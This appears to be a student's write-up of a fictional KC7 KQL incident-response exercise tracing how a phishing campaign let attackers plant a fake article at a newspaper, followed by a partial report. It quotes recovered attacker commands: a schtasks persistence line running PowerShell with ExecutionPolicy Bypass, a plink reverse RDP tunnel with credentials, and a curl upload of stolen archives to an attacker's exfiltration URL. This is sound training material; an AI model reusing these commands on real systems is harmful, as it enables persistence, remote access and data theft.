VALDORIAN SCANDAL

KQL Training Exercise

11 OCTOBER 2025

MICHAEL MUSOKE

Contents

Part 1

Valdorian Times Investigation

Welcome to Valdoria!

On the eve of the election, Nene Leaks, the esteemed editor of The Valdorian Times, awoke to a nightmare. The Valdorian Times, the beacon of truth for the city, published a scandalous article accusing Luffy of corruption and misconduct. The article, a vile concoction of lies, was not what she had approved.

The article alleged that Luffy, hailed for his environmental activism and social reforms, was secretly involved in a land deal scandal, exploiting his position to benefit a shadowy network of real estate moguls. Furthermore, it accused Luffy of accepting substantial bribes to push environmentally damaging policies, a stark contradiction to his public persona.

However, the article, a vile concoction of lies, was not what had been approved by the newspaper's editor.

The Valdorian Times has hired you as a cyber incident responder to investigate the incident and determine how the falsified article was published.

Questions

To start your investigation, you will need access to the company's pool of data!

Tables


Available Tables

Table Name	Description
AuthenticationEvents	Records successful and failed logins to devices on the company network. This includes logins to the company's mail server.
Email	Records emails sent and received by employees.
Employees	Contains information about the company's employees.
FileCreationEvents	Records files stored on employee's devices.
InboundNetworkEvents	Records inbound network events including browsing activity from the Internet to devices within the company network.
OutboundNetworkEvents	Records outbound network events including browsing activity from within the company network out to the Internet.
PassiveDns (External)	Records IP-domain resolutions.
ProcessEvents	Records processes created on employee's devices.
SecurityAlerts	Records security alerts from an employee's device or the company's email security system.

Figure 1

Learn the Environment

Use KQL query to see what kind of data is stored in the tables.

Table Name
| take 10

This will show a random sample of 10 records from the table. Do this for each of the tables

For example,

Employees
| take 10



Table 1 # 10

hire_date	name	user_agent	ip_addr	email_addr	company_domain
1/16/2014, 9:31:32 PM	Ivory Miguel	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.3; WOW64; Tric	10.10.0.49	ivory_miguel@valdoriantimes.news	valdoriantimes.nev
2/19/2014, 2:51:55 AM	Chris Wallace	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 10.0; WOW64; T	10.10.0.43	chris_wallace@valdoriantimes.news	valdoriantimes.nev
3/24/2014, 10:04:35 PM	Lauren Main	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (I	10.10.0.6	lauren_main@valdoriantimes.news	valdoriantimes.nev
6/13/2014, 7:42:03 AM	Seymour Hersh	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:46.0) Gecko/20100	10.10.0.63	seymour_hersh@valdoriantimes.news	valdoriantimes.nev
6/24/2014, 11:18:14 AM	Jared Hottle	Mozilla/5.0 (Windows NT 5.1; WOW64; rv:45.0) Gecko/20100101	10.10.0.85	jared_hottle@valdoriantimes.news	valdoriantimes.nev
8/3/2014, 7:10:00 PM	Larry Page	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; Win64; x64;	10.10.0.97	larry_page@valdoriantimes.news	valdoriantimes.nev
8/25/2014, 5:19:29 PM	Mark Zuckerberg	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/2010010	10.10.0.84	mark_zuckerberg@valdoriantimes.news	valdoriantimes.nev
9/11/2014, 5:57:06 AM	Barbara Walters	Mozilla/5.0 (Windows NT 6.2; rv:48.0) Gecko/20100101 Firefox/4	10.10.0.24	barbara_walters@valdoriantimes.news	valdoriantimes.nev
9/29/2014, 1:15:42 AM	Steve Jobs	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:46.0) Gecko/20100	10.10.0.16	steve_jobs@valdoriantimes.news	valdoriantimes.nev
1/2/2024, 8:00:00 AM	Ronnie McLovin	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like	10.10.0.19	ronnie_mclovin@valdoriantimes.news	valdoriantimes.nev

Figure 2

Q1. **How many employees work at the Valdorian Times?**

Employees
| count



Table 1

Count
100

Figure 3

Ans: 100 employees

Q2. **What is the Editorial Director's name?**

Employees
| where role == “Editorial Director”

Ans: Nene Leaks

To learn more Nene Leaks we can check other tables

Q3. **How many emails did Nene Leaks receive?**

Email
| where recipient == “nene_leaks@valdoriantimes.news “
| count

Ans: 18

Q4. **How many distinct senders were seen in the email logs from the domain name "weprinturstuff.com"?**

Email
| where sender has “weprintstuff.com”
| distinct sender
| count

Ans: 100

Q5. **How many distinct websites did “Lois Lane” visit?**

For this, we need to get Lois Lane's IP address from the Employees table, then use the OutboundNetworkEvents table to determine the number of distinct URLs she visited

Employees
| where name == “Lois Lane”

Ans: IP address = 10.10.0.22

OutboundNetworkEvents
| where src_ip == “10.10.0.22”
| distinct url
| count

Optional Query

let lois_lane_ip =
Employees | where name == “Lois Lane”
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (lois_lane_ip)
| distinct url
| count

Ans: 62

Q6. **How many distinct domains in the PassiveDns records contain the word “hire”?**

PassiveDns
| where domain contains “hire”
| distinct domain
| count

Ans. 6

Q7. **What IPs did the domain “jobhire.org” resolve to (enter any one of them)?**

PassiveDns
| where domain == “jobhire.org”
| distinct ip

Ans: 191.7.248.112

Q8. **How many distinct websites did employees with the first name "Mary" Visit?**

```
let mary_ips =
Employees| where name has "mary"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (mary_ips)
| distinct url
```

Ans 58

How many authentication attempts did we see to the accounts of employees with the first name Mary?

```
let namesake = Employees
| where name has “Mary”
| distinct username;
AuthenticationEvents
| where username in (namesake)
| count
```

Ans: 70

Investigation

Q9**. What is the Newspaper Printer's name?**

```
Employees
| where role has “Newspaper Printer”
```

Ans Clark Kent

Q10. **What is the Editorial Intern's name?**

```
Employees
| where role == “Editorial Intern”
```

Ans: Ronnie McLovin

Q11. **When was the Editorial Intern hired at The Valdorian Times?**

Using the query in Q10, from the employees table under the column hire_date

Ans: 2024-01-02 08:00:00 AM

Q12. **How many total emails has Clark Kent received?**

```
Email
| where recipient == “clark_kent@valdoriantimes.news”
| count
```

Ans: 21

Q13. **What was the subject line of this email sent on the 31st of January 2024?**

From the results in Q12, scroll to the date 31/01/2024.

Or use the query

Email
| where recipient == “clark_kent@valdoriantimes.news”
| where sender == "ronnie_mclovin@valdoriantimes.news"

Or

Email
| where timestamp == "1/31/2024 11:11:12"

Ans: URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))

Q14. Who sent this email containing the final edits for the OpEd piece? **Enter the sender's email address.**

Ans: ronnie_mclovin@valdoriantimes.news

Q15. **What was the name of the .docx file that was sent in this email?**

Expand to read the details of the result in Q14

Ans: OpEdFinal_to_print.docx

Q16. **Do you think this needs further investigation (yes/no)? Choose wisely** 😉

Ans: Yes

Q17. **What is Sonia's job role?**

Employees
| where name == “Sonia Gose”

Ans: Senior Editor



Figure 4

Q18.**What email address was used to send this email?**

Ans: newspaper_jobs@gmail.com

Q19. **When was the email sent to Sonia Gose?** Enter the exact timestamp from the logs.

Email
| where recipient == “sonia_gose@valdoriantimes.news”
| where sender has "newspaper_jobs@gmail.com"

Ans: 1/5/2024, 9:42:05 AM

Q20. **What URL was included in the email?**

Expand the results in Q19 to get the url

https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx

Q21. **What is Sonia Gose's IP address?**

Obtained from the results Q17

Ans: 10.10.0.3

Q22. Did Sonia click on this link? **If so, enter the timestamp when she clicked the link. If not, type "no".**

OutboundNetworkEvents
| where src_ip == "10.10.0.3"
| where url has "promotionrecruit.com"



Figure 5

Sonia did click on the link. method Get

Ans: 2024-01-05 10:23:17 AM

Q23. **What was the name of the docx file in the link that Sonia clicked?**

Ans: Valdorian_Times_Editorial_Offer_Letter.docx

Q24 **What is Sonia Gose's hostname?**

Use query Q17

Ans: UL0M-MACHINE

Q25. **When did the downloaded docx file first show up on Sonia's machine?**

FileCreationEvents
| where hostname == "UL0M-MACHINE"
| where filename == "Valdorian_Times_Editorial_Offer_Letter.docx"

Ans: 2024-01-05 10:24:04 AM

Q26. **What was the full path of the docx file that was downloaded to Sonia's machine?**

C:\Users\sogose\Downloads\Valdorian_Times_Editorial_Offer_Letter.docx

Q27. **What is the sha256 hash of the file that Sonia downloaded?**

Ans: 60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f

Q28. **What is the name of the file (.ps1) that was written to disk immediately after the docx was downloaded?**

ProcessEvents
| where hostname == "UL0M-MACHINE"
| where process_name has "ps1"

Ans: hacktivist_manifesto.ps1

Q29. **When was this new file created?**

Ans: 2024-01-05 10:24:32AM

Q30. The file extension of this new file, ".ps1" is pretty interesting. **Let's do some research! What type of file is this?**

Ans: PowerShell script



Figure 6

Q31. **What does the attacker say to "let you know they are here"?**

Ans: lol ur bout 2 get pwnd...;lol ur bout 2 get pwnd

Q32. **According to the PowerShell script, what might be the hacker's favorite color?**

Ans: Green

Q33. **The purpose of the script is to invoke ___ and uncover da truth**

Ans: plink

Q34. **How many Process Events are there related to this PowerShell script on Sonia's machine?**

```
ProcessEvents
| where hostname == "UL0M-MACHINE"
| where process_commandline has "hacktivist_manifesto.ps1"
```

Ans: 3

Q35. **What is the full command used to create the scheduled task?** Use the query in Q34

Ans: schtasks /create /sc hourly /mo 5 /tn "Hacktivist Manifesto" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\hacktivist_manifesto.ps1"

Q36. **What ExecutionPolicy is set in the command?**

Ans: Bypass

Q37. **What IP address is used when plink is executed?**

```
ProcessEvents
| where hostname == "UL0M-MACHINE"
| where process_commandline has "plink"
```

Ans: 136.130.190.181

Q38. **What username did the attacker use when connecting via plink?**

Ans: $had0w

Q39. **What password did the attacker use when connecting via plink?**

Ans: thruthW!llS3tUfree

Q40 **What six-letter command did the attackers run to figure out which user they are logged on as on the computer?**

```
ProcessEvents
| where hostname == "UL0M-MACHINE"
| where parent_process_name == "cmd.exe"
```

Ans: whoami

Q41. **How many discovery commands did the attackers run on this machine?**

Use the query in Q40. The next 4 process commands are discovery commands

Ans: 5

Q42. **Do you think we can safely stop our investigation here? (yes/no)**

Ans: no

Q43. **How many total emails were sent by this email sender to users at The Valdorian Times?**

```
Email
| where sender == "valdorias_best_recruiter@gmail.com"
```

Ans: 18

Q43. **When did valdorias_best_recruiter@gmail.com send an email to Ronnie McLovin?***

Email
| where recipient == “ronnie_mclovin@valdoriantimes.news”
| where sender == “valdorias_best_recruiter@gmail.com”

Ans: 2024-01-10 08:48:16

Q44. **What domain was in the link from that email?**

Ans: promotionrecruit.org

Q45. **What was the subject of that email?**

Ans [EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles

Q46. **When did Ronnie click on the link in the email from valdorias_best_recruiter@gmail.com ?**

Get Ronnie’s IP address from the Employees table

Employees
| where name has "Ronnie"

Then use the OutboundNetworksEvents table to get the time Ronnie clicked on the link

OutboundNetworkEvents
| where src_ip == "10.10.0.19"
| where url has "promotionrecruit.org"

Ans: 2024-01-10 08:55:07

Q47. **What was the name of the .docx file that was downloaded to Ronnie's machine?**

Ans: Editorial_J0b_Openings_2024.docx

Q48. **When was this docx file downloaded?**

FileCreationEvents
| where hostname == "A37A-DESKTOP"
| where filename == "Editorial_J0b_Openings_2024.docx"

Ans: 2024-01-10 08:55:17 AM

Q49. **When was the .ps1 file dropped to Ronnie's machine?**

ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "hacktivist_manifesto.ps1"

Ans: 2024-01-10 08:55:51 AM

Q50. **What IP address was used with plink on Ronnie's machine?**

ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "plink"

Ans: 168.57.191.100

Q51. **What username was used with plink on Ronnie's machine?**

Ans. $had0w

Q52. **What password was used with plink on Ronnie's machine?**

Ans: thruthW!llS3tUfree

Q53. **How many discovery commands were run on Ronnie's machine?**

```
ProcessEvents
| where hostname == "A37A-DESKTOP"
| where parent_process_name == "cmd.exe"
```

Ans: 5

Q54. **What is Ronnie's IP address?**

```
Employees
| where name has “Ronnie”
```

Ans: 10.10.0.19

Q55. **What is the full URL fakestory.docx was downloaded from?**

```
OutboundNetworkEvents
| where src_ip == "10.10.0.19"
| where url has "fakestory"
```

Ans: https://hire-recruit.org/files/fakescandal/2024/fakestory.docx

Q56. **What is Ronnie's hostname?**

Use the Employee table to get this

Ans: A37A-DESKTOP

Q57. **What is the sha256 hash of fakestory.docx on Ronnie's machine?**

```
FileCreationEvents
| where hostname == "A37A-DESKTOP"
| where filename == "fakestory.docx"
```

Ans: 5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f

Q58. **When was fakestory.docx created on Ronnie's machine?**

Use the query Q 55

Ans: 2024-01-31 09:47:51 AM

Q59. After downloading fakestory.docx, the attackers ran a command to rename and move the file to a different location.

What is the new path for the document?

```
ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "fakestory.docx"
```

Ans: C:\Users\romclovin\Documents\OpEdFinal_to_print.docx

Q60. **When was this command executed to rename and move the file?**

Ans: 2024-01-31 10:26:20

Q61. **When was OpEdFinal_to_print.docx emailed from Ronnie's account to Clark Kent?**

Email
| where recipient == “clark_kent@valdoriantimes.news”
| where sender == "ronnie_mclovin@valdoriantimes.news"

Ans: 2024-01-31 11:11:12 AM

Q62. **How many minutes elapsed between when the file was moved/renamed on Ronnie machine and when the email was sent to Clark Kent?**

Time document was emailed – Time document was moved/renamed

11:11:12 – 10:26:20

Ans: 44

Q63 **What was the subject line of this email?**

Ans: URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))

Q64. **Do you think this is the *only* thing the attackers did on Ronnie's machine? (yes/no)**

Ans: no



Figure 7

Q65. **What is the domain mentioned in this alert?**

Ans: hirerecruit.com

Q66. **How many total commands were run in this timeframe?**

```
ProcessEvents
| where timestamp between (datetime(2024-01-21 07:00:00) .. datetime(2024-01-21
12:00:00))
| where hostname == "A37A-DESKTOP"
| order by timestamp asc
```

Ans: 2

Q67. One command the attackers ran leveraged 7zip to compress all of Ronnie's dank memes into a .7z file. **What is the name of the .7z file that contains the stolen memes?**

```
ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has ".7z"
```

Ans: DankMemes.7z

Q68. **What is the name of the .7z file that contains files stolen from Ronnie's Documents folder?**

Ans: MyStolenDataFromDocuments.7z

Q69. **What is the name of the .7z file that contains files stolen from Ronnie's Desktop folder?**

Ans: MyStolenDataFromDesktop.7z

Q70. **What is the password the attackers used to encrypt all of the .7z files?**

```
ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "7z.exe"
```

Ans: thruthW!llS3tUfree

Q71. After compressing all the stolen data into .7z files, the attackers *exfiltrated* the data by uploading it to a custom portal on their website.

What is the full command the attackers ran to do this?

```
ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "curl"
```

Ans: curl -F "file=@C:\Users\romclovin\Documents*.7z"
https://hirejob.com/exfil_processor/upload.php

Q72. **What domain was the stolen data uploaded to?**

Ans: hirejob.com

Q73. Query ProcessEvents for all devices at Valdorian Times.

Was data stolen from any other devices and uploaded to hirejob.com? (yes/no)

```
ProcessEvents
| where process_commandline has "curl"
| count
```

Ans: No

This last command is good practice to see the scope or what devices the hackers got to

Part 2

Report

A Sandal in Valdoria

Investigator: Michael Musoke
Date: 10/10/2025/
Platform: KC7
Tools Used: KQL
Case ID: KC7-VALDORIA-2025

1. Executive Summary

On the eve of the election, Nene Leaks, the esteemed editor of The Valdorian Times, awoke to a nightmare. The Valdorian Times, the beacon of truth for the city, published a scandalous article accusing Luffy of corruption and misconduct. The article, a vile concoction of lies, was not what she had approved by the newspaper's editor

The Valdorian Times hired me as a cyber incident responder to investigate the incident and determine how the falsified article was published.

Using KQL queries and the Indicators of Compromise, this investigation intends to reveal that an external threat actor gained unauthorized access to the organisations data/systems. The investigation aims to answer the questions

- What happened?
- How did it happen?
- Which accounts or systems were involved?
- What data was exfiltrated or accessed?

2. Objective

To reconstruct the attack timeline, identify the initial point of compromise, and determine the scope of impact using KQL queries against the company data sources.

3. Data Sources

Table Name	Description
AuthenticationEvents	Records successful and failed logins to devices on the company network. This includes logins to the company's mail server.
Email	Records emails sent and received by employees.
Employees	Contains information about the company's employees.
FileCreationEvents	Records files stored on employee’s devices.

InboundNetworkEvents	Records inbound network events including browsing activity from the Internet to devices within the company network.
OutboundNetworkEvents	Records outbound network events including browsing activity from within the company network out to the Internet.
PassiveDNS (External)	Records IP-domain resolutions.
ProcessEvents	Records processes created on employee's devices.
SecurityAlerts	Records security alerts from an employee's device or the company's email security system.

4. Investigation Findings

Query the employee table to find the Editorial Director. The Editorial Director said she had not approved the published story.

Employees
| where role == "Editorial Director"

Nene Leaks, the Editorial Director, in a conversation, reveals that the Newspaper Printer is responsible for publishing approved articles. Using the above query but changing the role to Newspaper Printer reveals Clark Kent.

In a conversation with Clark Kent, he says he printed the article that was sent to him, as he always does. He received the article in an email from the Editorial Intern. Using the same query, this time, role Editorial Intern. Ronnie McLovin, the Editorial Intern. From the Employee records, Ronnie was hired on the 2nd of Jan 2024.

Ronnie McLovin says she was in charge of the OpEd piece about the mayoral candidates and was supposed to send the final draft to Clark Kent the night before, but did not.

Clark Kent is certain he received the final draft in an email from Ronnie McLovin on the 31st Jan 2024.

Using the query

Email
| where recipient == “clark_kent@valdoriantimes.news”
| count

Shows that Clark Kent has received a total of 21 emails

And using the query

Email
| where recipient == “clark_kent@valdoriantimes.news”
| where sender == "ronnie_mclovin@valdoriantimes.news"

Shows that Clark indeed received an email from Ronnie McLovin with the subject line “ **URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))**”

The Senior Editor, Sonia Gose, approaches me and says she has something that might be of interest and help the investigation. Sonia Gose shows me an email she received on the 5th of Jan 2024 from a domain "newspaper_jobs@gmail.com" about a job advert and had a link.

The link, a URL
https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx

Sonia says she does not remember if she clicked on the link. By querying the OutboundNetworkEvents table

```
OutboundNetworkEvents
| where src_ip == "10.10.0.3"
| where url has "promotionrecruit.com"
```

***Sonia's device IP address = src_ip = 10.10.0.3*

We see that Sonia did click on the link at 2024-01-05 10:23:17

The attachment a .docx file was downloaded onto Sonia's device at 10:24:04 AM on 2024-01-05

```
FileCreationEvents
| where hostname == "UL0M-MACHINE"
| where filename == "Valdorian_Times_Editorial_Offer_Letter.docx"
```

***Sonia's device = hostname = UL0M-MACHINE*

The full path of the downloaded file C:\Users\sogose\Downloads\Valdorian_Times_Editorial_Offer_Letter.docx and has a 256 hash value 60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f

It seems that after the file was downloaded, it began executing malicious content, so I looked for any PowerShell processes that could have been executed on the network to determine the scope, then on Sonia's device only.

```
ProcessEvents
| where process_name has "ps1"
| distinct hostname
```

A script **hacktivist_manifesto.ps1** appeared in 21 hostnames on the network.

On Sonia's device:

```
ProcessEvents
| where hostname == "UL0M-MACHINE"
| where process_name has "ps1"
```

The script was executed at 10:24:32 am on the 5th Jan 2024

After some forensics see Q30 fig, the PowerShell script has instructions to download **Plink**, i.e., **Invoke-WebRequest**. onto the device and place it in the Temp folder. It will then create a tunnel for communication with a remote device on IP address.

Using a KQL query to check for scheduled tasks

```
ProcessEvents
| where process_name has "schtasks.exe"
```

Shows 22 instances. Full command: **schtasks /create /sc hourly /mo 5 /tn "Hacktivist Manifesto" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\hacktivist_manifesto.ps1"**

Evidence of the script being executed on Sonia's device is seen using the query

ProcessEvents
| where hostname == "UL0M-MACHINE"
| where process_commandline has "plink"

***Full command: plink.exe -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfree 136.130.190.181*

Username used $hadow, password thruthW!llS3tUfree and IP address 136.130.190.181

By using a KQL query

ProcessEvents
| where hostname == "UL0M-MACHINE"
| where parent_process_name == "cmd.exe"

The attacker/s used "whoami" to reveal who was logged on. And also used ipconfig, arp -a, tasklist/svc, and net view to get more details about the network.

Another suspicious email was seen sending emails to users at the Valdrian Times

Email
| where sender == "valdorias_best_recruiter@gmail.com"
| count

18 users received an email from the suspicious email mentioned in the query.

Ronnie McLovin received an email from the above email on 10/01/2024 at 08:48:10 am. Subject line [EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles and link https://promotionrecruit.org/share/Editorial_J0b_Openings_2024.docx

Ronnie clicked on the link at 08:55:07 am on 10/01/2024

OutboundNetworkEvents
| where src_ip == "10.10.0.19"
| where url has "promotionrecruit.org"

***Ronnie device IP address = src_ip = 10.10.0.19*

The file Editorial_J0b_Openings_2024.docx was downloaded on 10/01/2024 at 08:55:17

FileCreationEvents
| where hostname == "A37A-DESKTOP"
| where filename == "Editorial_J0b_Openings_2024.docx"

On 10/01/2024 at 08:55:51 the ps1 file was dropped on Ronnie's device

ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "hacktivist_manifesto.ps1"

***Ronnie's device = hostname = A37A-DESKTOP*

The plink executable was used on Ronnies device via IP address 168.57.191.100

ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "plink"

***Full command: plink.exe -R 3389:localhost:3389 -ssh -l $had0w -pw thruthW!llS3tUfree 168.57.191.100*

A document named fakestory.docx was downloaded to Ronnies device on 31/01/2024 at 09:45:51 url: https://hire-recruit.org/files/fakescandal/2024/fakestory.docx document has a hash value 5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f

OutboundNetworkEvents
| where src_ip == "10.10.0.19"
| where url has "fakestory"

After the file was downloaded the attackers moved the file downloads folder to the documents folder and renamed it OpEdFinal_to_print.docx on 31/01/2024 at 10:26:20 am

ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "fakestory.docx"

***Full command: move C:\Users\romclovin\Downloads\fakestory.docx C:\Users\romclovin\Documents\OpEdFinal_to_print.docx*

OpEdFinal_to_print.docx was emailed to Clark Kent at 11:11:12 on 31/01/2024 Subject line: URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))

Email
| where recipient == "clark_kent@valdoriantimes.news"
| where sender == "ronnie_mclovin@valdoriantimes.news"

Ronnie got an email on 04/02/2024 about her personal information being at risk. Right after renaming fakestory.docx to OpEdFinal_to_print.docx, the attackers ran commands to steal (exfiltrate) data from Ronnie's machine. One command the attackers ran leveraged 7zip to compress all of Ronnie's dank memes into a .7z file.

ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "7z"

